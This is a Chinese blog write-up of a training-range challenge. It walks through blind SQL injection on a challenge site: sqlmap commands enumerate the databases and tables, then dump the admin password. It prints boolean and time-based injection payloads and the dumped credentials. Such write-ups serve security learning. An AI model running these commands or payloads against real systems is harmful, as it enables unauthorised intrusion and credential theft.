封神台——第一题：为了女神小芳

原创

想学习安全的小白 于 2021-01-17 14:46:04 发布 233 收藏 1

文章标签： 安全


本文链接：https://blog.csdn.net/qq_37589805/article/details/112744675

题目：获取数据库管理员密码

题目传送阵

渗透步骤

第一步：点击“点击查看新闻”超链接，跳转到一个页面，url发生改变，设想这个页面存在sql漏洞。



第二步：输入`sqlmap.py -u "http://59.63.200.79:8003/?id=1" --batch`，使用sqlmap对该页面进行扫描，看该页面是否存在漏洞，从结果得知可以从基于布尔以及时间的盲注进行攻击。

```
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 8476=8476

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 8113 FROM (SELECT(SLEEP(5)))RZpu)
---
```

第二步：输入`sqlmap.py -u "http://59.63.200.79:8003/?id=1" --batch --dbs`查看数据库，发现maoshe数据库，结合页面，猜测需要获取的密码存在于这个数据库里面.

```
available databases [3]:
[*] information_schema
[*] maoshe
[*] test
```

第四步：输入`sqlmap.py -u "http://59.63.200.79:8003/?id=1" --batch -D maoshe --tables`查看maoshe数据库里面的表，发现admin这个表。

```
Database: maoshe
[4 tables]
+-------+
| admin |
| dirs  |
| news  |
| xss   |
+-------+
```

第五步：输入`sqlmap.py -u "http://59.63.200.79:8003/?id=1" --batch -D maoshe -T admin --columns`查看admin里面的内容，发现用户名以及密码。

```
Database: maoshe
Table: admin
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| Id       | int(11)     |
| password | varchar(11) |
| username | varchar(11) |
+----------+-------------+
```

第六步：输入`sqlmap.py -u "http://59.63.200.79:8003/?id=1" --batch -D maoshe -T admin -C "username,password" --dump`查看用户名以及密码，之后提交密码“hellohack”即可。

```
Database: maoshe
Table: admin
[2 entries]
+----------+------------+
| username | password   |
+----------+------------+
| admin    | hellohack  |
| ppt领取微信 | zkaqbanban |
+----------+------------+
```